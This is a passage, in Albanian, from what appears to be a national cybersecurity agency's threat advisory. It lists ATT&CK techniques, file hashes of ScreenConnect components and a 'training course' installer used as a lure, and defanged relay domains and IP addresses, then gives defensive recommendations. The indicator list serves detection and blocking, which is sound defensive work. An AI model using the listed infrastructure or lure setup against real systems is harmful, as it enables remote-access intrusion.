  Security Software Discovery T1518.001
- **Levizja laterale - TA0008**
  Replication Through Removable Media T1091
- **Grumbullimi - TA0009**
  Input Capture T1056
- **Komanda dhe kontrolli nga hakeri- TA0011**
  Application Layer Protocol T1071
  Non-Application Layer Protocol T1095
  Encrypted Channel T1573

Indikatorët e kompromitetit

HASH :

ScreenConnect.Client.dll
SHA256
04A6BA13D7F014C6650A05C55F7FEF2D465903AB900BC37A2A28F4BF08A658C0

ScreenConnect.ClientService.dll
SHA256
083EB9B90E04E39514C50E296593C3652F05CF3FE3BA41CB7ADEED82930E4DDF

ScreenConnect.Core.dll
SHA256
AFFB342D2DCE754B4DDBEEB4ED344806FDA531D68346DF12629B7BD8C0FA753C

ScreenConnect.Windows.dll
SHA256
F8C648E09FB42F145B581ED80B2A0C88E9F18041EFD03AD3187A6229F17A14B8

ScreenConnect.WindowsBackstageShell.exe
SHA256
0C24251EA5D08874813DDD046D4B8D45CD1A45830F4D948401123DF5BB372AD9

ScreenConnect.WindowsBackstageShell.exe.config
SHA256
87C640D3184C17D3B446A72D5F13D643A774B4ECC7AFBEDFD4E8DA7795EA8077

ScreenConnect.WindowsClient.exe
SHA256
EA38CFF329692F6B4C8ADE15970B742A9A8BB62A44F59227C510CB2882FA436F

ScreenConnect.WindowsClient.exe.config
SHA256
87C640D3184C17D3B446A72D5F13D643A774B4ECC7AFBEDFD4E8DA7795EA8077

ScreenConnect.WindowsCredentialProvider.dll
SHA256
62B405F32A43DA0C8E8ED14A58EC7B9B4422B154BFD4AED4F9BE5DE0BC6EB5E8

ServiceExeWithoutService
SHA256
BCAA3D8DCBA6BA08BF20077EADD0B31F58A1334B7B9C629E475694C4EEAFD924

ServiceExeWithService
SHA256
BCAA3D8DCBA6BA08BF20077EADD0B31F58A1334B7B9C629E475694C4EEAFD924

system.config
SHA256
BF61FDBDC3DB66C762CCA24D0E06A533063B1912DBD6A83807457BD37E65BEFD

Kurs trajnimi.zip

MD5: [ee8deccb67551d1ae4d2a0a11072d129]
SHA1: [058a250ca155bfe571ca51cce218727d2ea873bf]
SHA256: [d53c71db8d714a194ca40720a007557b354056ed0d88110b293b4469944b4bd6]

Kurs tranimi.msi

MD5: 31313c859e23c86b348948df8bf8ed45

SHA256: 7863a1d2d90b2b739663843f977876640a10760896e74f15655fbbefa444ccc2

URL, IP, Domains :

instance-s1t9su-relay[.]screenconnect[.]com
147[.]28[.]129[.]152
224[.]0[.]0[.]252
192[.]229[.]221[.]95

Rekomandime

AKCESK rekomandon :

- Bllokimin e IoC.
- Kontrollin në direktoritë për skedarët malinj.
- Përditësimin e sistemeve Antivirus dhe kontrollin e vazhdueshëm të pajisjeve endpoints.
- Monitorimin e vazhdueshëm të trafikut të rrjetit.
- Nëse organizata juaj po përdor lloje të caktuara softuerësh dhe pajisjesh të cenueshme ndaj
- dobësive dhe ekspozimeve të zakonshme të njohura (CVE), sigurohuni që këto dobësi të jenë bërë patch.
- Monitoroni për sasi të mëdha të të dhënave (d.m.th. disa GB) që transferohen nga një server Microsoft Exchange.
- Kontrolloni indikacionet e bazuara në host, duke përfshirë *webshells* në rrjetin tuaj.
- Mbani dhe testoni një plan reagimi ndaj incidenteve.
- Konfigurimi siç duhet i pajisjeve të rrjetit që përballen me internetin.
- Mos ekspozimi i ndërfaqeve të menaxhimit në internet.
- Çaktivizimi i portave dhe protokolleve të rrjetit të papërdorura ose të panevojshme.
- Çaktivizimi i shërbimeve dhe pajisjeve të rrjetit të cilat nuk janë më në përdorim.
- Miratimi i parimit dhe arkitekturës së besimit *Zero-Trust.*
- Zbatimi i vërtetimit me shumë faktorë (MFA) rezistent ndaj phishing për të gjithë përdoruesit dhe lidhjet VPN. Kufizimi i aksesit te pajisjet dhe përdoruesit e besuar në rrjete.
- Identifikoni vazhdimisht ekspozimet mbi sipërfaqjet e sulmeve, ku mund të lejohen sulme nëpërmjet rrjetit te kompromentuar, duke përfshirë dobësi të parregulluara, konfigurime të gabuara dhe porta rrjeti te ekspozuara.
- Kategorizoni dobësitë sipas prioriteteve, nga potenciali më i lartë fillimisht – ku lidhen direct me objekte te Ransomware të grupeve APT, ose ka ndikim të lartë si impakt.
- Përdorimi i Suitës së Microsoftit (SysInternal) dhe wireshark për të bërë të mundur analizmin e plotë të proceseve dhe trafikut jo legjitim të shtuar në rrjet.